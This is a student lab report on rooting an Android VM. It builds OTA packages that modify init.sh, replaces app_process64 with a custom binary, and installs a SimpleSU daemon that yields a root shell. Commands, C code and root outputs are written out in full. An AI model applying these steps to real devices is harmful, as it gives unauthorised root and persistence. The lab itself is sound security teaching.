

Lab Task 1: Build a simple OTA package

Step 1: Write the update script

In the Ubuntu VM, we create the structure of OTA package named AR with a dummy file in META-INF/com/google/android that contains an echo command. Our goal of this OTA is to create a dummy file in /system/xbin directory in Android. We create dummy.sh which will store hello in a dummy file named dummy in /system. The following shows the same

```
Terminal
[12/06/19]seed@VM:~$ mkdir -p AR/META-INF/com/google/android
[12/06/19]seed@VM:~$ ls
android  Customization  exploit.py  Lab3  Pictures  Task 3  Task8
Android  Desktop        get-pip.py  Lab4  Public    Task 4  Task9
AR       Documents      input       Lab8  source    Task 5  Templates
bin      Downloads      Lab         lib   TA Session Task6   Videos
CTF      examples.desktop Lab2        Music Task 2    Task7
[12/06/19]seed@VM:~$ cd AR/META-INF/com/google/android/
[12/06/19]seed@VM:~/.../android$ gedit dummy.sh
[12/06/19]seed@VM:~/.../android$ cat dummy.sh
echo hello > /system/dummy
[12/06/19]seed@VM:~/.../android$
```

We then create update-binary file that is executed by the recovery OS to apply OTA updates. It will copy our dummy file to /system/xbin folder, make it executable and edit the init.sh file to include our dummy.sh so that it is automatically executed with the root privilege when Android boots up.

```
Terminal
[12/06/19]seed@VM:~/.../android$ gedit update-binary
[12/06/19]seed@VM:~/.../android$ cat update-binary
cp dummy.sh /android/system/xbin
chmod a+x /android/system/xbin/dummy.sh
sed -i "/return 0/i/system/xbin/dummy.sh" /android/system/etc/init.sh
[12/06/19]seed@VM:~/.../android$ chmod a+x update-binary
[12/06/19]seed@VM:~/.../android$ ls -l
total 8
-rw-rw-r-- 1 seed seed 27 Dec 6 16:15 dummy.sh
-rwxrwxr-x 1 seed seed 143 Dec 6 21:20 update-binary
[12/06/19]seed@VM:~/.../android$
```

Step 2: Build the OTA Package.

Now, we Switch to directory containing AR/ folder and we archive the folder.

```
Terminal
[12/06/19]seed@VM:~$ pwd
/home/seed
[12/06/19]seed@VM:~$ ls | grep AR
AR
[12/06/19]seed@VM:~$ zip -r AR.zip AR
  adding: AR/ (stored 0%)
  adding: AR/META-INF/ (stored 0%)
  adding: AR/META-INF/com/ (stored 0%)
  adding: AR/META-INF/com/google/ (stored 0%)
  adding: AR/META-INF/com/google/android/ (stored 0%)
  adding: AR/META-INF/com/google/android/dummy.sh (stored 0%)
  adding: AR/META-INF/com/google/android/update-binary (deflated 40%)
[12/06/19]seed@VM:~$ ls | grep AR
AR
AR.zip
[12/06/19]seed@VM:~$
```

Step 3: Run the OTA Package

First, we boot onto the Recovery OS in Android VM and check for the IP address of the OS.

```
SEEDAndroid (Snapshot 1) [Running]
Ubuntu 16.04.4 LTS recovery tty1
recovery login: seed
Password:
Last login: Fri May 18 15:17:56 EDT 2018 on tty1
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
seed@recovery:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c9:e5:b1
          inet addr:10.0.2.78  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec9:e5b1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8445 (8.4 KB)  TX bytes:2898 (2.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:11840 (11.8 KB)  TX bytes:11840 (11.8 KB)
```

We then move the zip file over to the Recovery OS in the /tmp folder.

```
Terminal
[12/06/19]seed@VM:~$ scp AR.zip seed@10.0.2.78:/tmp
The authenticity of host '10.0.2.78 (10.0.2.78)' can't be established.
ECDSA key fingerprint is SHA256:j27XN+nmbyA0avocrLHpQPiGRIZknAWmJli5y06vrsA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.78' (ECDSA) to the list of known hosts.
seed@10.0.2.78's password:
AR.zip                                100% 1362      1.3KB/s   00:00
[12/06/19]seed@VM:~$
```

In the Recovery OS, we unzip the received file.

```
seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ ls
AR.zip  systemd-private-2cc853c6c44c47979b6d732dd0788831-systemd-timesyncd.service-QxDFm1
seed@recovery:/tmp$ unzip AR.zip
Archive: AR.zip
  creating: AR/
  creating: AR/META-INF/
  creating: AR/META-INF/com/
  creating: AR/META-INF/com/google/
  creating: AR/META-INF/com/google/android/
  extracting: AR/META-INF/com/google/android/dummy.sh
  inflating: AR/META-INF/com/google/android/update-binary
seed@recovery:/tmp$
```


We then execute the update-binary file using `sudo ./update-binary` command and reboot the system. When the Android VM completes rebooting, we launch the Terminal and check the /system directory and verify result whether a dummy file was created. Also, we check the xbin folder to see if the dummy shell script has been created.

```
Window 1
x86_64:/ $ cd system
x86_64:/system $ ls
app      dummy      fake-libs64  lib      media      vendor
bin      etc        fonts        lib64    priv-app   xbin
build.prop fake-libs  framework    lost+found  usr
x86_64:/system $ cd xbin
x86_64:/system/xbin $ ls | grep dummy
dummy.sh
x86_64:/system/xbin $
```

This screenshot indicates that we were successful in creating a file in a folder that required root privileges by modifying the init.sh file that allows us to run the program automatically with the root privileges during the initialization of the under-lying Linux OS of the Android.

Lab Task 2: Inject code via app process


Now we perform the same attack using the `app_process` program running with root privileges during the bootstrapping process of Android. In addition for the `app_process` to run the Zygote daemon, we also run something else of our own choice. We rename the original app process binary to `app_process original` and call our program the `app process`. In our program, we first write something to the dummy file, and then invoke the original app process program. We save this file as `app_process.c`.



```
app_process.c (~/ARLab) - gedit
Open [icon]

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
extern char** environ;
int main(int argc, char** argv) {
//Write the dummy file
FILE* f = fopen("/system/dummy2", "w");
if (f == NULL) {
printf("Permission Denied.\n");
exit(EXIT_FAILURE);
}
fclose(f);
//Launch the original binary
char* cmd = "/system/bin/app_process_original";
execve(cmd, argv, environ);
//execve() returns only if it fails
return EXIT_FAILURE;
}
```

We first create `app_process.c`, `Application.mk`, `Android.mk` in our SEED Ubuntu OS.



```
Terminal
[12/06/19]seed@VM:~$ cd ARLab/
[12/06/19]seed@VM:~/ARLab$ gedit app_process.c
[12/06/19]seed@VM:~/ARLab$ gedit gedit Application.mk
[12/06/19]seed@VM:~/ARLab$ gedit Android.mk
```

The following screenshot shows the content of the rest 2 files:

```
Terminal
[12/06/19]seed@VM:~/ARLab$ ls
Android.mk  Application.mk  app_process.c
[12/06/19]seed@VM:~/ARLab$ cat Application.mk
APP_ABI := x86
APP_PLATFORM := android-21
APP_STL := stlport_static
APP_BUILD_SCRIPT := Android.mk
[12/06/19]seed@VM:~/ARLab$ cat Android.mk
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_MODULE := app_process
LOCAL_SRC_FILES := app_process.c
include $(BUILD_EXECUTABLE)
[12/06/19]seed@VM:~/ARLab$
```

Step 1. Compile the code.

We make changes in Android.mk to include our app_process.c and then compile Application.mk using NDK libraries. We see that the binaries have been created in libs/x86 folder.

```
Terminal
[12/06/19]seed@VM:~/ARLab$ export NDK_PROJECT_PATH=.
[12/06/19]seed@VM:~/ARLab$ ndk-build NDK_APPLICATION_MK=./Application.mk
Compile x86      : app_process <= app_process.c
Executable      : app_process
Install         : app_process => libs/x86/app_process
[12/06/19]seed@VM:~/ARLab$ ls
Android.mk  Application.mk  app_process.c  libs  obj
[12/06/19]seed@VM:~/ARLab$ cd libs
[12/06/19]seed@VM:~/.../libs$ ls
x86
[12/06/19]seed@VM:~/.../libs$ cd x86
[12/06/19]seed@VM:~/.../x86$ ls
app_process
```

Step 2. Write the update script and build OTA package.

We copy the previously created binary file in the android folder of the OTA package.

```
Terminal
[12/06/19]seed@VM:~/.../android$ pwd
/home/seed/ARLab/task2/META-INF/com/google/android
[12/06/19]seed@VM:~/.../android$ cp ../../../../libs/x86/app_process ./
[12/06/19]seed@VM:~/.../android$ ls
app_process
```

We create update-binary to rename the original app_process64 and then copy our app_process to replace the original one. We also make it executable.

```
[12/06/19]seed@VM:~/.../android$ gedit update-binary
[12/06/19]seed@VM:~/.../android$ cat update-binary
mv /android/system/bin/app_process64 /android/system/bin/app_process_original
cp app_process /android/system/bin/app_process64
chmod a+x /android/system/bin/app_process64
[12/06/19]seed@VM:~/.../android$ chmod a+x update-binary
[12/06/19]seed@VM:~/.../android$
```

We start the recover OS on the Android VM and check for the IP address.

```

Ubuntu 16.04.4 LTS recovery tty1

recovery login: seed
Password:
Last login: Fri May 18 15:17:56 EDT 2018 on tty1
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
seed@recovery:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:c9:e5:b1
            inet addr:10.0.2.78  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fec9:e5b1/64  Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:13 errors:0 dropped:0 overruns:0 frame:0
            TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6497 (6.4 KB)  TX bytes:2210 (2.2 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128  Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:160 errors:0 dropped:0 overruns:0 frame:0
            TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:11840 (11.8 KB)  TX bytes:11840 (11.8 KB)

seed@recovery:~$

```


We then archive our folder and send it over the recovery OS.

[illegible]

We unzip task2.zip and run update-binary and reboot to Android OS.

```
seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ ls
systemd-private-e9e434b853db41ec8cd262732eff6cdd-systemd-timesyncd.service-UvEoFP task2.zip
seed@recovery:/tmp$ unzip task2.zip
Archive: task2.zip
  creating: task2/
  creating: task2/META-INF/
  creating: task2/META-INF/com/
  creating: task2/META-INF/com/google/
  creating: task2/META-INF/com/google/android/
  inflating: task2/META-INF/com/google/android/update-binary
  inflating: task2/META-INF/com/google/android/app_process
seed@recovery:/tmp$ cd task2/META-INF/com/google/android/
seed@recovery:/tmp/task2/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task2/META-INF/com/google/android$
```

In Android OS, we open a terminal and check the system directory.



The screenshot shows a terminal window with the title "SEEDAndroid (Snapshot 1) [Running]". The terminal output shows the command `ls /system/` being executed, resulting in a directory listing. The listing shows several directories: `app`, `bin`, `build.prop`, `dummy2`, `etc`, `fake-libs`, `fake-libs64`, `framework`, `lib`, `lib64`, `lost+found`, `media`, `priv-app`, `usr`, `vendor`, and `xbin`. The `dummy2` directory is highlighted in yellow. Below the listing, the command `cat /system/dummy2` is executed, resulting in the output `/system/bin/sh: cat: /system/dummy2: Permission denied`.

```
x86_64:/ $ ls /system/
app          dummy2      fake-libs64  lib          media        vendor
bin          etc         fonts        lib64        priv-app     xbin
build.prop   fake-libs   framework    lost+found   usr
x86_64:/ $ cat /system/dummy2
/system/bin/sh: cat: /system/dummy2: Permission denied
1|x86_64:/ $
```

We see that dummy2 is created in /system directory which tells us that our code was compiled successfully, and OTA was flashed. This proves that we can use the app_process during the bootstrapping process to write to a root-protected folder.

Task 3: Implement SimpleSU for Getting Root Shell

Now, we perform a similar attack to gain root shell. We first download SimpleSU.zip and extract it. We run bash compile_all.sh which generates the binaries of mydaemonsu and mysu as seen in the following screenshot.

```
Terminal
[12/06/19]seed@VM:~$ cd ARLab2
[12/06/19]seed@VM:~/ARLab2$ ls
SimpleSU SimpleSU(1).zip task3 task3.zip
[12/06/19]seed@VM:~/ARLab2$ cd SimpleSU/
[12/06/19]seed@VM:~/../SimpleSU$ bash compile_all.sh
//////////Build Start//////////
Compile x86      : mydaemon <= mydaemonsu.c
Compile x86      : mydaemon <= socket_util.c
Executable      : mydaemon
Install         : mydaemon => libs/x86/mydaemon
Compile x86      : mysu <= mysu.c
Compile x86      : mysu <= socket_util.c
Executable      : mysu
Install         : mysu => libs/x86/mysu
//////////Build End//////////
[12/06/19]seed@VM:~/../SimpleSU$
```

We copy these two binaries in the OTA package in the following location: task3/x86

```
Terminal
[12/06/19]seed@VM:~/ARLab2$ ls
SimpleSU SimpleSU.zip task3
[12/06/19]seed@VM:~/ARLab2$ cd task3/
[12/06/19]seed@VM:~/../task3$ ls
META-INF x86
[12/06/19]seed@VM:~/../task3$ cd x86
[12/06/19]seed@VM:~/../x86$ ls
mydaemon mysu
[12/06/19]seed@VM:~/../x86$
```

We also create update-binary to move our newly compiled binaries to their corresponding locations in android /system directories. We also include the commands to make the binaries executable.

```
Terminal
[12/06/19]seed@VM:~/.../android$ gedit update-binary
[12/06/19]seed@VM:~/.../android$ cat update-binary
mv /android/system/bin/app_process64 /android/system/bin/app_process_original
cp ../../../../x86/mydaemon /android/system/bin/app_process64
cp ../../../../x86/mysu /android/system/sbin/mysu
chmod a+x /android/system/sbin/mysu
chmod a+x /android/system/bin/app_process64
[12/06/19]seed@VM:~/.../android$ chmod a+x update-binary
[12/06/19]seed@VM:~/.../android$ ls -l
total 4
-rwxrwxr-x 1 seed seed 270 Dec  6 19:47 update-binary
[12/06/19]seed@VM:~/.../android$
```

We then start the recovery OS on the Android VM and check the IP address:

```
SEEDAndroid (Snapshot 1) [Running]
Ubuntu 16.04.4 LTS recovery tty1
recovery login: seed
Password:
Last login: Fri May 18 15:17:56 EDT 2018 on tty1
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
seed@recovery:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c9:e5:b1
          inet addr:10.0.2.78  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec9:e5b1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6795 (6.7 KB)  TX bytes:2448 (2.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:11840 (11.8 KB)  TX bytes:11840 (11.8 KB)

seed@recovery:~$ _
```

We archive the task3 folder and transfer the archive over to the Recovery OS.

```
Terminal
[12/06/19]seed@VM:~/ARLab2$ zip -r task3.zip task3
  adding: task3/ (stored 0%)
  adding: task3/x86/ (stored 0%)
  adding: task3/x86/mydaemon (deflated 60%)
  adding: task3/x86/mysu (deflated 67%)
  adding: task3/META-INF/ (stored 0%)
  adding: task3/META-INF/com/ (stored 0%)
  adding: task3/META-INF/com/google/ (stored 0%)
  adding: task3/META-INF/com/google/android/ (stored 0%)
  adding: task3/META-INF/com/google/android/update-binary (deflated 64%)
[12/06/19]seed@VM:~/ARLab2$ scp task3.zip seed@10.0.2.78:/tmp
seed@10.0.2.78's password:
task3.zip                                100% 8337      8.1KB/s   00:00
```

We unzip our transferred archive. We go over to /android directory and run update-binary. We then reboot to Android OS.

```
seed@recovery:~$ cd /tmp/
seed@recovery:/tmp$ ls
systemd-private-2ae458cfa24d41e2b65400e90eb7e7dd-systemd-timesyncd.service-21688b task3.zip
seed@recovery:/tmp$ unzip task3.zip
Archive: task3.zip
  creating: task3/
  creating: task3/x86/
  inflating: task3/x86/mydaemon
  inflating: task3/x86/mysu
  creating: task3/META-INF/
  creating: task3/META-INF/com/
  creating: task3/META-INF/com/google/
  creating: task3/META-INF/com/google/android/
  inflating: task3/META-INF/com/google/android/update-binary
seed@recovery:/tmp$ cd task3/META-INF/com/google/android/
seed@recovery:/tmp/task3/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task3/META-INF/com/google/android$ sudo reboot
```

In Android OS, we open a terminal and check our current id. We then run mysu, which will run our compiled binary, giving us root privileges if the attack is successful. We then run id command again to verify whether we have root privilege.


```
SEEDAndroid (Snapshot 1) [Running]
Window 1
x86_64:/ $ id
uid=10036(u0_a36) gid=10036(u0_a36) groups=10036(u0_a36),3003(inet),9997(everybody),50036(all_a36) context=u:r:untrusted_app:s0:c512,c768
x86_64:/ $ mysu
WARNING: linker: /system/xbin/mysu has text relocations. This is wasting memory and prevents security hardening. Please fix.
start to connect to daemon
sending file descriptor
STDIN 0
STDOUT 1
STDERR 2
2
/system/bin/sh: No controlling tty: open /dev/tty: No such device or address
/system/bin/sh: warning: won't have full job control
x86_64:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:init:s0
x86_64:/ #
```

Here, we can see that the file descriptors in use for mysu – user ID u0_a36 and /system/bin/sh – user ID root are the same. We can do this comparison using the Process ID and Parent Process ID. The Process ID is given by the second column and the third column indicates the Parent Process ID. We see that u0_a36 with CMD option as mysu has the Parent Process ID as the same as that of u0_a36 with CMD option /system/bin/sh – 3116. So, the parent process has the same file descriptors as that of process with user ID root and CMD /system/bin/sh. Hence, we prove that the client process and the shell process do share the same standard input/output devices

```
x86_64:/ # ps | grep sh
root      557    2      0      0      0 0000000000 S SquashFS read w
root     1039    1    8316    2676    0 0000000000 S /system/bin/sh
shell    1040    1    7064    1196    0 0000000000 S /sbin/adbd
u0_a36   3116  3096    8316    2764    0 0000000000 S /system/bin/sh
root     3128  1070    8316    2728    0 0000000000 S /system/bin/sh
x86_64:/ # ls proc/1039/fd/
0 1 10 2
x86_64:/ # ps | grep mysu
u0_a36   3127  3116    5064    1956    0 0000000000 S mysu
x86_64:/ # ls proc/3127/fd/
0 1 2 3
x86_64:/ # ls proc/3116/fd/
0 1 10 2
x86_64:/ #
```

Now, the following actions occur in the corresponding lines of the code:

- Server launches the original app process binary
Filename – mydaemonsu.c
Function name – main()
Line number – 255



```
mydaemonsu.c  x  mysu.c  x
244 }
245
246 int main(int argc, char** argv) {
247     pid_t pid = fork();
248     if (pid == 0) {
249         //initialize the daemon if not running
250         if (!detect_daemon())
251             run_daemon(argv);
252     }
253     else {
254         argv[0] = APP_PROCESS;
255         execve(argv[0], argv, environ);
256     }
257 }
258
```

- Client sends its FDs
Filename – mysu.c
Function name – connect_daemon()
Line number – 112-114

```

97 //pass stdin, stdout, stderr to server
98 //hold the session to operate the root shell created and linked by server
99 int connect_daemon() {
100
101     //get a socket
102     int socket = config_socket();
103
104     //do handshake
105     handshake_client(socket);
106
107     ERRMSG("sending file descriptor \n");
108     fprintf(stderr, "STDIN %d\n", STDIN_FILENO);
109     fprintf(stderr, "STDOUT %d\n", STDOUT_FILENO);
110     fprintf(stderr, "STDERR %d\n", STDERR_FILENO);
111
112     send_fd(socket, STDIN_FILENO); //STDIN_FILENO = 0
113     send_fd(socket, STDOUT_FILENO); //STDOUT_FILENO = 1
114     send_fd(socket, STDERR_FILENO); //STDERR_FILENO = 2
115

```

- Server forks to a child process
Filename – mydaemonsu.c
Function name – run_daemon ()
Line number – 189

```


184
185 //wait for connection
186 //and handle connections
187 int client;
188 while ((client = accept(socket, NULL, NULL)) > 0) {
189     if (0 == fork()) {
190         close(socket);
191         ERRMSG("Child process start handling the connection\n");
192         exit(child_process(client, argv));
193         child_process(client, argv);
194     }
195     else {
196         close(client);
197     }
198 }
199

```

- Child process receives client's FDs
Filename – mydaemonsu.c

Function name –child_process()

Line number – 147-149



```
132     }
133
134     return socket_fd;
135
136 err:
137     close(socket_fd);
138     exit(EXIT_FAILURE);
139 }
140
141 //the code executed by the child process
142 //it launches default shell and link file descriptors passed from client si
143 int child_process(int socket, char** argv){
144     //handshake
145     handshake_server(socket);
146
147     int client_in = recv_fd(socket);
148     int client_out = recv_fd(socket);
149     int client_err = recv_fd(socket);
150 }
```

- Child process redirects its standard I/O FDs

Filename – mydaemonsu.c

Function name – child_process()

Line number – 152-154



